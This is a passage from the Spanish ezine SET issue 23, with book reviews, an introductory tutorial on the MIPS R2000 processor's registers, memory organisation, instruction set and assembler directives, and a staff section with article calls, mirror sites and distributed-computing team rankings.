"Todos somos iguales pero unos somos mas iguales que otros". Tras esta premisa Orwell nos muestra toda una vision de la historia desencantada y triste, podriamos decir que esta obra corta narra la inevitable tendencia a que el poder sea ocupado por los mas sinverguenzas o quiza es el poder quien los hace asi?. Lo que empieza como una liberacion se convierte rapidamente en una nueva tirania y constituye el peor drama posible. Es dificil no relacionar esta obra con lo sucedido en Rusia tras la revolucion bolchevique.

La voz de los muertos

Autor: Orson Scott Card
Editorial: Ediciones B
ISBN 84-406-3344-7
Segunda Edicion 1995

Ender ha vuelto. Aunque en realidad nunca llego a irse de nuestro lado, tras su aparicion en "El juego de Ender" que conmociono a todo los aficionados a la ciencia-ficcion era obvio que Ender no iba a "desaparecer". Morir Ender Wiggins?. Jamas. Ahora Ender tendra que trabajar de sanador, debe limpiar su culpa intentando que el ser humano sea capaz de convivir en armonia con otras especies muy diferentes que habitan el Universo. Incluso aunque estas sean peligrosas.

Si, Ministro

Autor: Jonathan Lynn
Anthony Jay
Editorial: Ultramar Editores
ISBN 84-7386-395-x
Primera Edicion 1986

Si alguien todavia esta preguntandose que es eso del humor ingles tiene la oportunidad de descubrirlo y doctorarse en el con toda la serie de libros que narran las peripecias de James Hacker (!), Sir Humphrey Appleby y Sir Bernard Woolley. Una mirada satirica y mas certera de lo que desearíamos acerca de los metodos de gobierno en las democracias

actuales en la que los intereses propios, el oportunismo, la demagogia y las zancadillas constantes consumen la mayor parte del tiempo de los protagonistas. Retorcidamente divertido.

Ricardo III

Autor: William Shakespeare
Editorial: ?
Los grandes temas son inmortales y el bardo fue increiblemente diestro eligiendolos como corazon de la mayor parte de sus obras.
La historia de Ricardo III es la historia del poder, de la ascension a el a cualquier precio, por cualquier medio y de un tardio y tragico descubrimiento. Que el unico reconocimiento, el unico respeto que debe importarnos es el que nos damos a nosotros mismos, el que el conde de Gloucester no puede sino perder en su carrera de constante degradacion en busca del trono.
Relato de un naufrago

Autor: Gabriel Garcia Marquez
Editorial: Tusquets Editores
ISBN 84-7223-008-2
Segunda Edicion 1994

Sobrevivir nos hace heroes, al menos asi es como se trato a Luis Alejandro Velasco, naufrago del destructor Caldas de la armada colombiana, un modelo para la juventud, un orgullo para la patria. Solo cuando la euforia oficial se calmo este joven se acerco a un periodista, Gabriel Garcia Marquez, para contar su historia, no la que todos los colombianos habian aprendido a creer sino su VERDADERA historia.
Tras los primeros desmentidos oficiales, las pruebas demostraron sin lugar a dudas que este y no el del Gobierno era el relato veridico. Gabriel Garcia Marquez tuvo que abandonar el pais y en alguna ciudad colombiana vive un hombre que tuvo el coraje de dinamitar su propio mito y vivir con la verdad por delante. Ya no es heroe... ni marioneta.
Hola y Adios (Groucho y sus amigos)

Autor: Charlotte Chandler
Editorial: Tusquets Editores
Primera Edicion 1983

El autentico ideologo del marxismo, el hombre del bigote pintado. Nuestro idolo. Aunque Groucho ya escribio un libro relatando la mayor parte de la vida de los Marx se echaban en falta ciertos detalles y se veian demasiados "Delaneys" y demasiados "Harry", en este libro si esta presente el Groucho real que por supuesto es el mismo de: "permitame que me estreche la mano".
Groucho, no te mueras nunca.
Guia de los Simpson

Autor: ?
Editorial: ?
Si Groucho representa el pasado lejano, los Simpson son un pasado reciente. Como dejar de lado a la familia que representa el modelo de incorrecion politica mas disparatado jamas visto?. Cuanto le duraria el doctor Nacho Martin a Homer Simpson?. Y Lidia Bose en manos de Barney?. Imposible no sentirse subyugados por un filosofo de la categoria de Homer cuando se dirige a sus hijos:
"Lo habeis intentado con todas vuestras fuerzas y habeis fracasado miserablemente. Moraleja: No lo intentes"

Telon

Autor: Agatha Christie
Editorial: Editorial Molino

Que mejor obra para finalizar esta Biblioteca 2.0 que una que se titule "Telon"?. Es la ultima vez que el detective belga de mostacho incomparable nos asombra con sus ’peque~as celulas grises’.
Poirot, Hastings y la mansion Styles donde mucho tiempo atras se reunieran ambos y diese comienzo una maravillosa saga.
Y para culminar nada mejor que un tributo a Shakespeare y un final sin vuelta atras. Christie aprende de Conan Doyle, no habra catarata que permita un regreso.

Y recordad, hagais lo que hagais.
Leed algo ahi fuera.
EOF

-[0x06]--
-[MIPS R2000]---
-[by YbY   ]---SET-23-

==
EL MICROPROCESADOR MIPS R2000
by YbY
==

Bueno, en primer lugar supongo que os preguntareis que por que carajo escribo sobre este procesador, al que no conoce ni su padre. Bueno, pues aunque el nombre no os suene mucho os dire que sus "hermanos mayores" (la gama de procesadores MIPS R3000+) son los que se utilizan en algunas maquinillas bastante utilizadas, como son la Playstation de Sony (R3000) o algunas estaciones graficas Silicon Graphics. La curiosidad sobre este tema me vino con un articulillo que escribio el miembro de SET Green Legend sobre hackear la Playstation. El autor adjuntaba con su articulo varias utilidades para hacer virguerias con la consola, y un fichero llamado R3000.TXT, que era un texto de referencia sobre el procesador. Se decia en el fichero que era bastante util para ver algunos volcados de codigo de la Play, y os puedo asegurar que asi es ;)
Este articulo solo pretende ser un texto introductorio al micro. Si alguien sabe mas y le apetece escribir que lo haga (por favor que alguien escriba algo XDDD). Ademas: no hemos empezado el 2000 hace poco, pues que mejor manera de comenzar el a~o };-> ?????

$ SPIM: el simulador $

El SPIM (MIPS al reves) es el simulador que puedes utilizar para probar lo que diga en este articulo. Segun tengo entendido hay bastantes versiones para plataformas PC por ahi, pero no me he detenido en buscarlos, la verdad. Os dire una sitio FTP donde quiza haya una version vieja para sistemas UNIX con y sin X-Window: ftp.cs.wisc.edu (directorio /pub/spim).
Si esto ya no esta disponible, pues ya sabeis: a buscar con cualquier motor de busqueda ;)

$ Lo basico $

Bueno, vamos a empezar ya sin contemplaciones. El MIPS es un procesador con arquitectura RISC (Reduced instruction set computer->computadoras con un juego de instruccion reducido). Esto significa que da prioridad a las operaciones mas utilizadas (en realidad los procesadores RISC actualmente no tienen exactamente un "juego de instrucciones reducido"). En cambio, las menos utilizadas se ralentizan bastante. Ademas, es bastante mas facil dise~ar un procesador RISC que uno CISC (los CISC son los que tienen un juego de instrucciones mas a lo bestia). Por otro lado, la arquitectura del micro es Harvard, es decir, que la memoria esta dividida en dos modulos: uno para instrucciones ejecutables y otro para los datos (esto se llama memoria segregada en la jerga tecnica).

$ Los registros $

Como sabreis por el curso de ASM de Araghorn, en la UCP (Unidad Central de Proceso) estan situados una serie de biestables que forman el banco de registros. Los registros son mas o menos como la memoria, pero a ellos se puede acceder mas rapidamente, entre otras muchas cosas porque estan mas cerca de la unidad de control y la UAL (unidad aritmetico logica).
En el R2000 (y creo que es mas o menos igual en el 3000), los registros estan repartidos de la siguiente forma:

- 32 registros de 32 bits de proposito general para operaciones con enteros
  que se almacenan segun el criterio de Ca2 (complemento a 2).
- 32 registros de 32 bits de proposito general para operaciones con reales
  en simple precision segun el formato IEEE 754 (coma flotante).
- 16 registros de 64 bits para operaciones con reales de doble precision
  en coma flotante.
- 2 registros de 32 bits (HI y LO) que sirven para almacenar el resultado de
  las operaciones de multiplicacion y division entre otras cosas.

A los registros para operaciones con enteros se los identifica con un simbolo
$ seguido del numero de registro. Asi, si nos referimos al registro 5 lo
hacemos con $5.
A los de coma flotante en simple precision les ponemos delante un $f. En el
R2000 estos registros para operaciones con reales se encuentran en un copro
aparte.
El registro $0 SIEMPRE tiene el valor 0.


Por otra parte, ademas, tenemos una UAL de 32 bits tope cojonuda, tio ;-XX


Bueno, si alguien aun sigue leyendo esto (ya se que es muy tecnico, pero no
querreis que os explique como chusca un micro con colorcitos y ventanitas).
Aqui estamos para aprender BAJO NIVEL. Y quien no quiera que se vaya a leer
otras revistas que hablen de Visual Kaki, o de lo que sea. Solo os dire que
los de la NASA no utilizaron en los tres 486 que utilizaron para su telescopio
ningun lenguaje visual ;-o)

Bueno, prosigamos, que si pierdo el hilo esto puede llegar a ser entretenido
y todo... ;)

$ Organizacion de la memoria $

En el MIPS R2000 una word equivale a 32 bits (no como en los Intel, que son
16 bits). Esto es asi porque es lo mas utilizado en el procesador: los regs
son de 32b, las intrucciones tb, etc.
Por lo tanto, la memoria tambien esta organizada en words (4 bytes).
Podemos referenciar una posicion por byte, por half o por word.
Por byte, pos eso, se dice el byte que es (0, 1, 2, ...).
Por half (1 half=16 bits=2 bytes) se hace con direcciones pares (porque vamos
de 2 en dos bytes como es logico -> 0, 2, 4, ...).
Y por ultimo, por word se hace de 4 en 4 (0, 4, 8, 12, ...).
Por lo tanto en un MIPS podemos direccionar hasta 4 Gbytes de memoria
(la oxtia !!! :). Si no os lo creeis haced el calculo: 2^32 bytes con
direcciones que van de la 0 a la 2^32 - 1.
La memoria a la que un usuario puede acceder va desde la posicion
00400000h a la 7FFFFFFFh. Ahi va un mapa pa que sea mas ilustrativo :->





Respecto a lo de como se escriben los datos, puede utilizar tanto formato Motorola como Intel. De hecho se selecciona con un jumper. Esto se hizo para poder comunicarse sin problemas con las demas computadoras, y porque los ingenieros quisieron ser los mas chulos de todos (uy! creo que esto ultimo sobraba ;)

NOTA: en los simuladores (el SPIM, vamos) se suele utilizar solo un formato.

Bueno, y ahora ya empieza el catxondeo:

$ Juego de instrucciones $ (jejeje ahora si que os vais a dormir XDDD)
---
1. INSTRUCCIONES LOGICAS

```
and rd, rs, rt            xor rd, rs, rt        srl rd, rt, desp
formato: R                formato: R            formato: R
rd <- rs and rt           rd <- rs or rt        rd <- rt >> desp

nor rd, rs, rt            sll rd, rt, desp      or rd, rs, rt
formato: R                formato: R            formato: R
rd <- rs nor rt           rd <- rt << desp      rd <- rs or rt
```

las and, or, nor, etc son faciles de ver: te cogen los dos registros del final, hacen la operacion logica que toque y te ponen el resultado en rd.
Por cierto, lo de rd, rs y rt son registros.
Tambien hay versiones de estas para valores inmediatos, poniendoles una i al final (nori, xori, andi, ...) para en vez de poner un registro donde iria rt poder poner un numero tu. El formato de estas ultimas es I.
Lo del formato se utiliza para pasar mnemonicos en lenguaje ensamblador a su correspondiente codigo maquina, que ya veremos si explico.

2. INSTRUCCIONES DE CALCULADORA BARATA

```
add rd, rs, rt            mult rs, rt
formato: R                formato: R
rd <- rs + rt             HI y LO <- rs * rt

sub rd, rs, rt            div rs, rt
formato: R                formato: R
rd <- rs - rt             HI y LO <- rs / rt
```

Por supuesto existe la intruccion addi (aunque creo que la subi no exite: corregidme si me equivoco).
Respecto a lo de mult y div, en mult, se guarda en HI la parte alta y en LO la parte baja de los 32 bits del resultado; en div se guarda en HI el resto y en LO el cociente (tambien os parece un poco ilogico esto a vosotros ??).

Lo de multiplicar se puede hacer de otra forma para que consuma menos ciclos de reloj: multiplicar en binario equivale a desplazar 2 bits a la izquierda, por lo que:
$2 << 2 equivale a $2 * 4

3. INSTRUCCIONES DE CARGA Y ALMACENAMIENTO

Pos eso, las de carga sirven para hacer la operacion memoria -> registros

y las de almacenamiento al reves (registros -> memoria).
Todas tienen formato I.

```
lw rt, despl(rs)         lb rt, despl(rs)       sh rt, despl(rs)
rt <- [desp+rs]          rt <- [desp+rs]        rt -> [desp+rs]
      ( 1 word )               ( 1 byte )             ( 1 half )

lh rt, despl(rs)         sw rt, despl(rs)       sb rt, despl(rs)
rt <- [desp+rs]          rt -> [desp+rs]        rt -> [desp+rs]
      ( 1 half )               ( 1 word )             ( 1 byte )
```

lo de lw, lb, lh viene de load half, word y byte y lo de sX viene de storage. Por supuesto, la suma desp+rs tenemos que tener en cuenta que se hace en funcion de lo de organizacion de la memoria que hemos dicho antes, osea que si utilizais un lw no me seais cebollos y hagais que la suma despl+rs no sea multiplo de cuatro, porque estais cargando una word que son 4 bytes, y teneis que direccionar un word (0, 4, 8, etc.). Lo mismo pasa con lb, sh, y todas las demas.
A parte, tambien hay otra que la lui (load upper inmediate), que lo que hace es cargar en la parte alta de un registro (los bits del 16..31) un valor que le demos. La sintaxis es:

```
     lui rt, inmediate
     rt(0..15) <- 0
     rt(16..32) <- inmediate
```

(fijaros que pone los bits 0..15 a 0: esto es importante).

 * Nota: *
Normalmente, en lo de despl(rs), si hay que poner un 0 en alguno, se suele poner el 0 en el despl y el valor en rs, ya que el valor que pongas en despl tiene que ser de 16 bits y si pones menos pueden haber movidas de extension de signo (para representar un numero binario de 7 bits con el de 12 bits equivalente, por ejemplo) y esas cosas, asi que no te arriesgues y hazlo asi.

4. INSTRUCCIONES DE MOVIMIENTO DE DATOS

El formato de todas estas es R.

```
mfhi rd          mflo rd           mthi rd            mtlo rd
rd <- HI         rd <- LO          HI <- rd           LO <- rd
```

5. INSTRUCCIONES DE COMPARACION

Son dos:

```
SET IF LESS THAN:              SET IF LESS THAN INMEDIATE:
slt rd, rs, rt                 slti rt, rs, inmediate
formato: R                     formato: I
(rs < rt) -> rd := 1           (rs < inmediate) -> rt := 1
si no rd := 0                  si no rt := 0
```

6. INSTRUCCIONES DE SALTO

Condicional:

```
        beq rs, rt, direcc       (BRANCH IF EQUAL)
        formato: I
        (rs = rt) -> va a direcc

        bne rs, rt, direcc       (BRANCH IF NOT EQUAL)
        formato: I
        (rs != rt) -> va a direcc
```

```
Incondicional:

        j direcc
        formato: J
        va a la direcc por cojones

        jal direcc
        formato: J
        va a direcc guardandose la direccion de retorno en $31

        jr rs
        formato: R
        va a la direcc contenida en rs

un ejemplo para jal (que se utiliza para llamar a procedimientos):
__start:
        jal inicio      # $31 := PC + 4  y  PC := inicio
        .......
        .......

inicio:
        .......
        .......
.end

Como habreis podido observar se pueden utilizar nombres para que sea mas
facil referirse a las posiciones de memoria. Los comentarios van con #, que
equivale al ; de los Intel. Lo de PC es el contador de programa, que en el
MIPS es tambien un registro $, aunque no me acuerdo cual ahora. De todas
formas en el SPIM se puede poner PC y ya esta.

Bueno, y aqui dejamos las intrucciones. Por supuesto hay un monton mas, pero
a quien les interese que las busque por ahi, que haga algun articulillo,  y
que lo mande a SET  ;-D
De todas formas igual, si vamos escasos de otros contenidos en algun proximo
numero las pongo.



$ Directivas del ensamblador $
------------------------------
bueno, todas las intrucciones anteriores estan muy bien, pero sin las
malditas directivas no podemos hacer nada: hay que indicarle al ensamblador
donde empieza el codigo, donde estan los datos y todo lo demas.
Un programa, quiero decir, el codigo ejecutable empieza con la etiqueta
__start (si, hay dos guioncillos) y el programa lo finalizamos con .end
Ejemplo:

__start:     ( a ver quien es el chulo que me dice que hace esto ;)

  .end

Para reservar memoria, al estilo de las db, dw, etc del Intel tenemos:
.space (reserva n bytes de memoria inicializandolos a 0)
.ascii (para almacenar cadenas en memoria)
.asciiz
la diferencia entre .ascii y .asciiz es que la ultima almacena la cadena, pero
terminandola con el caracter ascii 0 (el NULL ese).
por supuesto, se pueden reservar varias cadenas:
.ascii "capullo", "idiota", "aznar"
.byte, .half, .word, .float, .double guardan lo que su nombre indica.
```

.float guarda reales en simple precision y .double en doble
Por cierto, para indicar a partir de donde demonios se van a guardar los
datos se hace con la directiva .data
Si no se pone el .data o se pone pero sin nada a continuacion el ensamblador
asume que se quiere almacenar a partir de la primera posicion de la memoria
de datos (la 0x10000000, como indica el mapa de la memoria de antes).
Para poner instrucciones a partir de una cierta direccion se hace con
.text direcc. Pos eso.
Estaria bien que pilleis el SPIM de por ahi y pongais algunos datos y
veais como se representan en la memoria reservada para los datos (normalmente
suele haber una ventanilla para la memoria reservada para los datos).

bueno, en vista de que esto se esta haciendo largo como una telenovela
(shit!! eso de explicar un micro no se puede hacer en un cuartito de hora)
vamos a dejar lo demas para un proximo articulo. En concreto queda por
explicar lo de la pila, algunas pseudoinstrucciones y poner algun ejemplo,
que si no esto queda muy como de manual de referencia askeroso.

Espero que os haya gustado medianamente. Si es asi podeis escribirme a mi
buzon de correo y me lo decis, que tengo la sensacion de que nadie me lee
cuando escribo; por que sera ;) ????

En fin: dudas, criticas (constructivas), etc, a <yboy@latinmail.com>

CONTINUARA..... (o que pensabas????? ;)

EOF

```
-[ 0x07 ]--------------------------------------------------------------------
-[ Proyectos, Peticiones, Avisos ]-------------------------------------------
-[ by SET Staff ]-----------------------------------------------------SET-23-
```

La seccion que debe su existencia a que es triste pedir pero mas triste es robar. Y ahora dame algo.

- -- Colaboraciones
- -- Mirrors SET
- -- Gente
- -- Equipos Distribuidos (SETI / RC5-64)
- -- SET List
- -- Enlaces SET
- -- Direccion Postal SET
- -- SET 24

-----{ Colaboraciones

Lo de siempre, queremos ideas, articulos, comentarios, fotos....
intentad escribid sobre algun tema novedoso y/o apasionante de manera genial a ser posible. Si no lo ves posible envia el suficiente dinero y mentiremos diciendo que nos encanta.
La direccion la de "tout le vie" (perfecto toque de italiano)
SET: set-fw@bigfoot.com

Para SET #24, quien sabe cuando pero seguro que algo cae os proponemos las siguientes ideas sobre las que escribir.

- Novell Netware, BorderManager y su mundo
- Articulos sobre S.O como OpenBSD, QNX e incluso BeOS
- Content Management en la pyme espa~ola
- Seguridad en Java
- Elaboracion casera de bizcochos
- Television digital despanzurrada
- UMTS o como se llame
- Montajes electronicos de cualquier tipo.
- Lo que tu quieras...

Con los articulos paciencia, ya sabemos que la cosa tarda a veces un poquito pero todo tiene su recompensa, si quieres confirmar que lo hemos recibido pregunta pero no lo mandes 35 veces seguidas que se hace pesado. :-)
Ante todo tranquilidad que las cosas de palacio van despacio.

Tratad de respetar nuestras normas de estilo. Son simples y nos facilitan mucho la tarea. Si los articulos los escribis pensando en estas reglas, nosotros podremos dedicar mucho mas tiempo a escribir mas articulos y al Hack ;)
[En realidad lo dedicamos a beber y contar batallitas pero respetalas igualmente]

- 80 COLUMNAS (ni mas ni menos, bueno menos si.)

- Usa los 127 caracteres ASCII, esto ayuda a que se vea como dios manda en todas las maquinas sean del tipo que sean. El hecho

de escribirlo con el Edit de DOS no hace tu texto 100%
compatible pero casi. Mucho cuidado con los dise~os en ascii
que luego no se ven bien. Sobre las e~es, cuando envias un articulo
con ellas nos demuestras que esto no lo lee nadie.

Y como es natural, las faltas de ortografia bajan nota, medio
punto por falta y las gordas uno entero. Que ya tenemos bastante
con corregir nuestras propias faltas. ;) Ultimamente solo arreglo
las muy gordas por que otras pertenecen al "estilo" personal de
cada uno. ;)

** Volvemos a recordad, _usad_ 80 columnas!!!! **

Si teneis problemas con el editor y las columnas usad pico de Linux.

----{ Mirrors de SET

Estos son y aqui estan, el nivel de actualizacion varia pero en general
lo llevan bastante bien.

http://www.vanhackez.com/SET	- Espa~a
http://packetstorm.securify.com/mag/set	- USA
http://altern.org/netbul	- Francia
http://salteadores.tsx.org	- USA
http://www.zine-store.com.ar/set	- Argentina
http://www.dragones.org/	- USA
http://ezkracho.com.ar/SET	- Argentina

Para enviar cualquier cosa ya sabeis la direcion, como es habitual.

set-fw@bigfoot.com

-----{ Gente

Gracias a todos los que ayudan a que esto vaya saliendo, a los que lo
leen, a los que colaboran y a los que no hacen ni una cosa ni otra
tambien, porque el mundo seria muy aburrido si a todos nos gustase lo
mismo. Y alguno tenia que equivocarse :->

Premio especial de paciencia para Er Paco que lleva un porron y medio
de meses esperando que hagamos el ’review’ de Er Paco Underground cuyo
debut estaba programado para SET 22 y que como no podia ser de otra
manera se nos paso por alto.

-----{ Equipos Distribuidos.

Una vez mas vamos a dar un repaso a la situacion de los equipos
de SET en proyectos de computacion distribuida. Y de nuevo tenemos
que dar las gracias a los cada vez mas participantes que se unen
a nosotros.... Que faltas tu? Apuntate ya en:

http://www.set-ezine.org/rc5-64/

-- [SET+I] -------------

El SETI@home sigue adelante en buena forma, a fecha 7 de septiembre
de 2000 somos 2.306.731 participantes, hemos enviado 184.481.017
bloques procesados en los que se ha invertido 390.500 a~os de CPU.

En cuanto a nuestro equipo somos ya 36 lunaticos buscando marcianos,
hemos enviado 1849 bloques que suman un total de 3 a~os y medio de
tiempo de proceso... no esta mal!. Esta es la clasificacion dentro del
equipo [SET+I]:

Name	Results received	Total CPU time	Average CPU time per work unit
1) Joe Black	537	6528 hr 52 min	12 hr 09 min 29.0 sec
2) ZeroByte	485	6287 hr 25 min	12 hr 57 min 49.6 sec
3) SiuL+Hacky	173	2694 hr 35 min	15 hr 34 min 32.5 sec
4) DarkHeavy	157	1996 hr 05 min	12 hr 42 min 50.3 sec
5) karthenas	118	1602 hr 58 min	13 hr 35 min 04.6 sec
6) Chet	65	1086 hr 51 min	16 hr 43 min 14.8 sec
7) Lodin	36	310 hr 04 min	8 hr 36 min 47.5 sec
8) \zAck\	30	1022 hr 38 min	34 hr 05 min 17.7 sec
9) maikel	27	928 hr 16 min	34 hr 22 min 49.6 sec
10) GreeNLegenD@SET	22	1753 hr 14 min	79 hr 41 min 33.5 sec
11) AtilA	22	271 hr 29 min	12 hr 20 min 26.3 sec
12)	22	586 hr 02 min	26 hr 38 min 17.5 sec
13) CoNtRoLeR	17	414 hr 05 min	24 hr 21 min 29.7 sec
14) Akantilado	16	342 hr 29 min	21 hr 24 min 21.6 sec
15) kuroshivo	15	401 hr 13 min	26 hr 44 min 53.1 sec
16) +NetBuL	14	851 hr 03 min	60 hr 47 min 22.0 sec
17) Manolo Muñoz chia	14	427 hr 53 min	30 hr 33 min 47.3 sec
18) Satanico	13	314 hr 57 min	24 hr 13 min 37.7 sec
19) Petzl	11	447 hr 32 min	40 hr 41 min 07.5 sec
20) JuSJo	9	865 hr 45 min	96 hr 11 min 46.2 sec
21) Krazy_Kon	9	343 hr 24 min	38 hr 09 min 24.1 sec
22) pakitarre	7	74 hr 08 min	10 hr 35 min 28.9 sec
23) Paseante	5	64 hr 32 min	12 hr 54 min 32.5 sec
24) skorpion	5	119 hr 24 min	23 hr 52 min 50.7 sec
25) |N|F|D|T|	4	631 hr 50 min	157 hr 57 min 33.3 sec
26) FRAILE	4	134 hr 46 min	33 hr 41 min 37.8 sec
27) Falken	2	64 hr 23 min	32 hr 11 min 56.1 sec
28) ElGranBellini!!!	2	104 hr 34 min	52 hr 17 min 16.9 sec
29) shivan	2	138 hr 11 min	69 hr 05 min 52.7 sec
30) alditem	2	135 hr 11 min	67 hr 35 min 55.1 sec
31) S_K	2	60 hr 51 min	30 hr 25 min 38.1 sec

```
32) LaMaF                1         69 hr 46 min   69 hr 46 min 34.9 sec
33) Debyss               1        203 hr 40 min  203 hr 40 min 35.2 sec
34) Joe Black (BIS)      1         43 hr 24 min   43 hr 24 min 51.2 sec
35) Da HectricK          0          0 hr 00 min
36) HacKiD               0          0 hr 00 min
```

-- RC5-64 -------------

El proyecto RC5-64 de distributed.net sigue creciendo a un ritmo mas lento que SETI@home, el 6 de septiembre eramos 265,610 participantes y se habia cubierto el 30.820% del proyecto despues de 1.050 dias. Os recuerdo que con el mismo cliente de distributed.net podeis participar en otros proyectos como el OGR.

La clasificacion interna de nuestro equipo esta asi en estos momentos:

Rank	Participant	First	Last	Total	%
1	polvoron@flashmail.com	25-May-1999	5-Sep-2000	288,882	17.02
2	dcbas@mx2.redestb.es	1-May-1999	6-Sep-2000	204,387	12.04
3	Participant #293,309	9-May-2000	6-Sep-2000	170,069	10.02
4	huid0@hotpop.com	12-Mar-1999	10-Aug-2000	158,537	9.34
5	paseante@thepentagon.com	29-Nov-1998	5-Sep-2000	146,059	8.60
6	falken@linuxeros.org	25-Nov-1998	15-Aug-2000	128,530	7.57
7	madfran@bigfoot.com	30-Nov-1998	6-Sep-2000	97,660	5.75
8	zerobyte@mail.ono.es	7-Jan-2000	6-Sep-2000	57,333	3.38
9	csrca@csrca.es	16-Mar-1999	6-Sep-2000	56,410	3.32
10	issm@cryogen.com	5-Dec-1998	29-Jul-2000	49,052	2.89
11	jramon97@mx2.redestb.es	19-Dec-1998	6-Sep-2000	44,363	2.61
12	infor_anaya@interlink.es	14-Jun-2000	19-Aug-2000	36,138	2.13
13	netbul@phreaker.net	18-Nov-1998	6-Sep-2000	33,573	1.98
14	Lambert.Torres@ati.es	6-May-1999	6-Sep-2000	33,146	1.95
15	mom@tinet.fut.es	3-Jun-1999	3-Nov-1999	32,534	1.92
16	shifi08@hotmail.com	15-Sep-1999	4-Sep-2000	27,701	1.63
17	deepmang@hotmail.com	12-Feb-1999	6-Sep-2000	20,694	1.22
18	skorpion@mixmail.com	4-Dec-1999	5-Sep-2000	17,816	1.05
19	Chessy_@hotmail.com	9-Dec-1998	8-Sep-1999	13,403	0.79
20	satanico@loquesea.com	1-Mar-2000	28-Aug-2000	12,232	0.72
21	flashman@telesincro.com	7-Apr-2000	27-Jun-2000	7,013	0.41
22	TecDATA	23-Apr-1999	16-Apr-2000	6,979	0.41
23	security@interec.com	9-Feb-1999	9-Apr-1999	6,382	0.38
24	pmateo@redestb.es	23-Dec-1998	9-Apr-1999	4,881	0.29
25	epsrc5@bonbon.net	5-Feb-1999	29-Nov-1999	4,528	0.27
26	Joe Black	7-Jun-1999	3-Apr-2000	4,177	0.25
27	frisco@webmastersmix.com	7-Mar-1999	6-Sep-2000	4,160	0.25
28	jcamposm@meditex.es	22-Nov-1998	21-Mar-2000	4,022	0.24
29	cquesada@bancozaragozano.es	14-May-1999	27-Mar-2000	3,666	0.22
30	max_headroom@bigfoot.com	3-Apr-1999	22-May-1999	3,525	0.21
31	jobak@HotPOP.com	1-Jan-1999	7-Feb-1999	3,477	0.20
32	Maikel	11-Mar-1999	20-Jul-2000	3,193	0.19
33	storm01.geo@yahoo.com	23-Jul-1999	4-Sep-2000	2,783	0.16
34	t3t3@punkAss.com	26-May-2000	5-Sep-2000	2,623	0.15
35	theBlueScript@hotmail.com	30-Apr-1999	1-Dec-1999	1,938	0.11
36	habivi@axis.org	23-Feb-1999	21-Sep-1999	1,523	0.09
37	psych0@teleline.es	18-Apr-2000	4-Sep-2000	1,185	0.07
38	elale@adinet.com.uy	2-May-1999	31-May-1999	1,103	0.06
39	escoem@beer.com	21-Dec-1998	4-Sep-2000	811	0.05

40	kriptik@cyberdude.com	13-Mar-1999	14-May-2000	519	0.03
41	biobroza@fcmail.com	4-Nov-1998	17-Jan-1999	440	0.03
42	debyss@phreaker.net	29-May-1999	2-Feb-2000	345	0.02
43	s.cobelo@cgac.es	15-Dec-1998	15-Dec-1998	9	0.00

La clasificacion de la liga entre ezines hpvc hispanos esta asi:

	Pos.	Nombre	Desde	Dias	Miembros	Bloques
1)	1224	SET ezine RC5-64 Team	4-Nov-1998	673	43	1,697,801
2)	1884	Proyecto R RC5 Team	15-Dec-1998	632	21	1,021,569
3)	2456	J.J.F. / HACKERS TEAM	1-Oct-1998	707	31	691,237
4)	2837	Hven	15-Dec-1998	632	28	543,258
5)	3964	NetSearch RC5-64 Team	29-Dec-1998	618	16	286,907

Si la liga fuese un equipo, esta seria nuestra clasificacion en el ranking del RC5-64:

Pos.	Nombre	Desde	Dias	Miembros	Bloques
523	Liga ezines hispanos	01-Oct-1998	707	138	4,240,772

En la pagina de los equipos encontrareis la grafica actualizada con la posicion de cada equipo y la posicion de la liga dentro del ranking global de equipos:

http://www.set-ezine.org/rc5-64/

En las paginas oficiales de cada uno de los proyectos podeis encontrar las nuevas versiones de los programas cliente, FAQs, noticias, estadisticas, etc:

SETI@home http://setiathome.ssl.berkeley.edu
RC5-64 http://www.distributed.net

---{ SET LIST

Mantenemos la lista de correo con la que sois informados puntualmente de todo lo relacionado con SET, noticias interesantes y la salida de cada nuevo numero.

set-subscribe@egroups.com

Y para darse de baja set-unsubscribe@egroups.com pero que te empujaria a darte de baja ? El correo que genera la lista es minimo.

Tambien os podeis dar de alta en la lista de correo desde nuestra web, en la seccion de Opinion.

http://www.set-ezine.org/opina.html

Desde esta pagina podeis apuntaros a la lista, participar en tablon de SET o enviar e-mails.

----{ Los enlaces a SET

Si, no estan actualizados pero es que solo hemos tenido 6 meses libres y a ver quien co~o lo hace en tan poco tiempo :-DD. No quejarse que estan comprobados en SET 22, para el proximo numero __quiza___ y digo __quiza__ volvamos a actualizar la lista.

Errores, omisiones, sugerencias: <set-fw@bigfoot.com>

URLs recomendadas para enlazar a SET: http://www.set-ezine.org
http://www.thepentagon.com/paseante

http://altern.org/netbul
http://www.vanhackez.com
http://raregazz.acapulco.uagro.mx
http://www.zine-store.com.ar
http://www.jjf.org
http://www.undersec.com
http://www.cerias.purdue.edu
http://www.globaldrome.org
http://www.cdlr.org/
http://www.dragones.org
http://www.cyantec.com
http://packetstorm.securify.com
http://www.ezkracho.com.ar
http://salteadores.tsx.org
http://www.eskimo.com/~joelm
http://ww2.grn.es/merce
http://networking.webshack-cafe.com/2500hz/
http://hackerx.netspain.com
http://korsite.virtualave.net/
http://buzy.8m.com/
http://hello.to/hacker_novatos
http://www.lanzadera.com/hacksys/
http://daemonsp.cjb.net
http://www.webcrunchers.com/tdd
http://www.chaotic.de/onice
http://www.swin.net/usuarios/nexus9/
http://www.flyingmind.com/cheroky/
http://www.crosswinds.net/~rebelion/
